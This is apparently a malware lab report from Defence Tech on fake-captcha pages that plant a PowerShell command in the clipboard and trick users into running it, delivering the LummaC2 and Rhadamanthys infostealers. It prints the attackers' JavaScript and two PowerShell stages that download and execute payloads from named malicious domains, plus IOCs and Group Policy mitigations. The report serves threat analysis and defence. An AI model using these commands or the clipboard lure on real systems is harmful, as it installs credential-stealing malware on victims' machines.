DEFENCE TECH

TINEXTA GROUP

Malicious captcha

Malware Lab Analysis Report

Summary

DEFENCE TECH

1

Our Malware Lab

1. Our Malware Lab

Defence Tech Malware Lab daily performs dissection of malware with the aim of timely understanding the technological evolutions of attacks, consolidating the knowledge of necessary to make more effective and faster the process of incidents responding, contributing to spreading information about emerging threats into the expert's community and among its clients.

Malware Lab analysts are continuously engaged in searching and experimenting new analysis tools, for increasing accuracy and scope of action with regard to the proliferation of new evasion and anti-analysis techniques adopted by malwares.

The Malware Lab is also committed to the development of proprietary tools for malware analysis and supporting the management and response of incidents.

Besides malware analysis, Malware Lab ideated and implemented an automatic process of extraction of **Indicators of Compromise (IOC)** that is daily run on dozens of new malwares, intercepted in the wide for populating our Knowledge Base.

CORRADO AARON VISAGGIO
Group Chief Scientist Officer & Malware Lab Director
a.visaggio@defencetech.it

DEFENCE TECH

2

Executive Summary

2. Executive Summary

This report analyses a method observed recently which utilises a deceptive captcha to trick unsuspecting users into performing harmful actions. Captchas are typically used to distinguish between bots and humans attempting to access a specific webpage.

Upon clicking the fraudulent captcha, a malicious PowerShell command is automatically copied to the user's clipboard. A subsequent pop-up instructs the user by using hotkeys to open the Windows "run" utility, paste the copied command and finally press 'Enter'. These actions execute the command, which downloads into a specific directory and runs malware from a remote server. The malicious script also contains a callback mechanism to immediately alert the threat actor upon successful infection.

This is a social engineering-based technique that has potential for both Phishing and Malvertising[1] campaigns. The analysed malware samples include LummaC2[2] and Rhadamanthys[3], both known for their data-stealing capabilities (info stealing).

[1] *https://www.mcafee.com/learn/what-is-malvertising-and-how-do-you-avoid-it/*

[2] *https://malpedia.caad.fkie.fraunhofer.de/details/win.lumma*

[3] *https://malpedia.caad.fkie.fraunhofer.de/details/win.rhadamanthys*

DEFENCE TECH

3 Analysis

3. Analysis

3.1 Infection through the captcha

These malicious pages imitate the layout of the legitimate WAF, and DDoS protection page offered by Cloudflare, the fake page can be seen in figure 1.

While tech-savvy users might notice the weird aspect ratio of the captcha button and other minor layout oddities, most users will not pay attention to such details and will believe the page to be legitimate.



Figure 1. Deceptive captcha

As soon as the checkbox is clicked the page shows a different kind of challenge: a pop up will instruct the user to open the Windows "run" utility with the `Win + R` hotkey, then to paste a command using the `CTRL + V` hotkey and finally to press the `Enter` key to confirm the action. The prompt can be seen in figure 2.

When a user follows these steps, they will unintentionally execute a malicious command that has been planted in the clipboard by the webpage.



Figure 2. Webpage deceptive instructions

By inspecting the webpage to analyse what was happening behind the scenes, we can see that the malicious command is planted by the `onclick` event handler of the fake CAPTCHA checkbox, as seen in figure 3.



Figure 3. Behind the checkbox

This event consists of a JS script which copies the command into the clipboard of the user, along with some telemetry to notify the attackers of a possible victim.
As we'll see, there is additional telemetry within the payload itself, we can speculate attackers can correlate each infection with the original ad or website that let the victim to the fake webpage.

```
document.getElementById('captchaCheckbox').addEventListener('click', () => {

        document.getElementById('kGtPC2').style.display = 'none';

        document.getElementById('verifying').style.display = 'flex';

        document.getElementById('verifying').style.visibility = 'visible';



        const commandToRun = `powershell.exe -W Hidden -command  $uR='https://ferrydero.com/gopros/verify.txt'; $reS=Invoke-WebRequest -Uri $uR -UseBasicParsing; $t=$reS.Content; iex $t`;

        stageClipboard(commandToRun);

        $.get("https://api.ipify.org?format=json", function(data) {
            var userIp = data.ip;
            var encodedIp = btoa(userIp);
            var apiUrl = window.location.origin + "/api/click/" + encodedIp;

            $.ajax({
                url: apiUrl,
                type: 'GET',
                contentType: 'application/json',
                success: function(response) {

                }
            });
        });
```

Figure 4. First stage script

If the social engineering technique hidden as a challenge is successful, then the infection immediately starts.

The command uses the `Invoke-WebRequest` utility to download a txt file containing more commands, then the response content is evaluated using the `iex` command. The content of the txt file, at the time of writing, can be seen in Figure 5.

```
$hvocuh = "$env:ALLUSERSPROFILE\Estropo"

if (!(Test-Path $hvocuh)) { New-Item -Path $hvocuh -ItemType Directory }

$jvnsuej = "$env:ALLUSERSPROFILE\packgs.zip"

$yfnyich = 'https://fill-tomap.com/megamon.zip'

$umchshyf = Join-Path $hvocuh 'bodjro.exe'

Invoke-WebRequest -Uri $yfnyich -OutFile $jvnsuej

Invoke-WebRequest -Uri 'https://iplogger.co/1EMsK4'

Expand-Archive -Path $jvnsuej -DestinationPath $hvocuh -Force

Remove-Item $jvnsuej -Force

Start-Process -FilePath $umchshyf
```

Figure 5. Second stage script

This script creates a folder called `Estropo` in the `C:\ProgramData` directory and then it downloads the archive `packgs.zip` in this path.

Then it sends an `*Invoke-WebRequest*` to a callback URL in order to alert the threat actor of the successful execution.

The script extracts the content of the archive containing three files bodjro.exe, pujri.exe and wincr.dll, and then deletes the archive itself. Finally, the script launches the executable file extracted which is `bodjro.exe`.

3.2 Overview of dropped payload

Using dynamic analysis, we observed two different malware families being dropped: LummaC2 and Rhadamanthys. Both are infostealers, indicating that the threat actors are interested in collecting passwords and potentially financial information which is later sold on dark web forums.

We will not delve into the details of the dropped samples, as several technical reports on these families are publicly available[4] [5].

From an initial triage we observed that the binaries are packed with a custom packing tool which includes random strings in the binaries, likely to reduce the entropy of the data and the overall risk score assigned by static malware analysis engines, as shown in figure 6.

```
v61 = -47572;
v60 = 87541;
v59 = 2447;
v56 = 36992;
strcpy(v10, "Ready thus ability month.");
strcpy(&v9[21], "Law spend art over ");
strcpy(v9, "Too usually happen d");
strcpy(v8, "Memory each challenge model model t");
strcpy(&v7[35], "Family whether himself PM tell such. Security human price. Ligh");
strcpy(v7, "Identify address truth president f");
v54 = sub_672069D3("yLLZaLbbzA", 56937, "YugvmmNpyg", "sUgMWuFwKCL", "tshLosb", 96020);
v58 = 0xCC81D140BC016F80ui64;
v55 = 26232;
v57 = 32770;
v53 = sub_67206A70("wsCIyKSJC", 27533, 26232, -47572);
v63 = -84205;
v62 = -863917767;
v52 = sub_67206AFB(v8, "ycMXeXwSXE", 63014, 87541, -48993);
v56 = ((unsigned __int8)v60 ^ (unsigned __int8)(57 * (v57 & v58 & 0x3D) + 53) ^ 0x39) & 0x56 | 0xFFFFDF89;
v61 = 31822
    * (89923
     * (((WORD2(v58) | ((unsigned __int8)v60 ^ (unsigned __int8)(57 * (v57 & v58 & 0x3D) + 53) ^ 0x39) & 0x56 | 0xDF89) ^ 0xD233 | 0xFFFF390C)
      - HIDWORD(v58))
     - 25479);
```

Figure 6. Random strings to reduce entropy

[4] *https://spycloud.com/blog/lummac2-malware-stealthier-capabilities/*

[5] *https://research.checkpoint.com/2024/massive-phishing-campaign-deploys-latest-rhadamanthys-version/*

However, by exploding the samples in a sandbox, we could easily detect the malware family through in-memory signature scanning.

Lumma has been recently widespread through the method analysed in the previous section, while Rhadamanthys is usually distributed through Phishing campaigns.

In the infection chain analysed in this report, we observed two different stealers being used by the threat actor, probably because Rhadamanthys targets a larger number of applications compared to Lumma.

Further analyses revelead that the threat actor modified the payload after our initial download. This was evident from the different hash values of the downloaded archives, where the `pujri.exe` file was observed to be absent in the last instance.

3.3 Mitigating the attack vector

To prevent users from accidentally falling victim to this kind of phishing it's possible to disable the use of the "Run" tool using Group Policy.

The relevant policy can be configured from `Administrative templates (user)` -> `Start Menu and Taskbar` -> `Remove Run menu from Start Menu`.

Note that this setting may affect the workflow of developers or other advanced users that make use of the quick launch feature, in such cases users should be educated on the risks of pasting untrusted commands in the "Run" window.

Other mitigation strategies include configuring endpoint monitoring software to detect this kind of pattern and quickly terminate or block threats.

[6] *https://admx.help/?Category=Windows_10_2016&Policy=Microsoft.Policies.StartMenu::NoRun*

3.4 IOC

In the next table we inserted IoC of the samples analysed in this report.

Note: detection rates are as of time of writing, given the low rates they are likely to increase over the course of the following days as AV vendors update their products.

Type	Value	Note
SHA-256	614421f9405fbd1e77e4f2b9b0b6e3d4daebb16fe1ebed2ccf6639a5caa37363	packgs.zip
SHA-256	37E2570BB264439D9B5D2A0304B08561294D10AB4905E8CD25EB5EE4828432F5	packgs.zip
SHA-256	82382CBADA4B82DBD581B10E06CD826ACC4923C1E95325DCBF3904720A9A61BF	bodjro.exe (Lumma) VirusTotal – 45/71
SHA-256	449844d3497bb58c231051a95b9868a5854e90efe2a683f1fbe42541f9d768c7	wincr.dll VirusTotal – 41/72
SHA-256	355084b6583f9918755201f6e54fdee4d49d5dcb3e59c5fac055513a4ec37520	pujri.exe (Rhadamanthys) VirusTotal – 37/71
Domain	you-checked[.]com	VirusTotal – 9/94 AlienVault
Domain	ferrydero[.]com	VirusTotal – 18/94 AlienVault
Domain	fill-tomap[.]com	VirusTotal – 16/94 AlienVault
Domain	femalsabler[.]shop	VirusTotal – 18/94 AlienVault
Domain	handscreamny[.]shop	VirusTotal – 17/94 AlienVault
Domain	versersleep[.]shop	VirusTotal – 17/94 AlienVault

Domain	mannydevelope[.]click	VirusTotal – 2/94 AlienVault
Domain	crowdwarek[.]shop	VirusTotal – 17/94 AlienVault
Domain	apporholis[.]shop	VirusTotal – 16/94 AlienVault
Domain	soundtappysk[.]shop	VirusTotal – 17/94 AlienVault
Domain	chipdonkeruz[.]shop	VirusTotal – 17/94 AlienVault
Domain	robinsharez[.]shop	VirusTotal – 17/94 AlienVault
IP	154[.]216[.]18[.]169	VirusTotal – 0/94 AlienVault

DEFENCE TECH

4

Conclusions

4. Conclusions

The use of fake captcha pages to deliver malicious PowerShell commands has been increasing sophistication of social engineering techniques.

This technique has the potential to be exploited in Phishing campaigns and Malvertising campaigns in order to trick unexperienced users.

The attack vector combines user deception with automated callbacks, enabling threat actors to quickly compromise systems using malware such as LummaC2 and Rhadamanthys. While disabling the "Run" tool via Group Policy can mitigate the immediate risk, organizations must balance security with usability and focus on user education and endpoint monitoring to ensure comprehensive protection against such evolving threats.

DEFENCE TECH

TINEXTA GROUP

DONEXIT IT SECURITY

NEXT INGEGNERIA DEI SISTEMI

FORAMIL RADAR TECHNOLOGIES & DEFENCE SYSTEMS

INNOVESI electronic systems

Defence Tech Holding S.p.A Società Benefit

Via Giacomo Peroni, 452 - 00131 Roma

tel. 06.45752720 - fax 06.45752721

info@defencetech.it - www.defencetech.it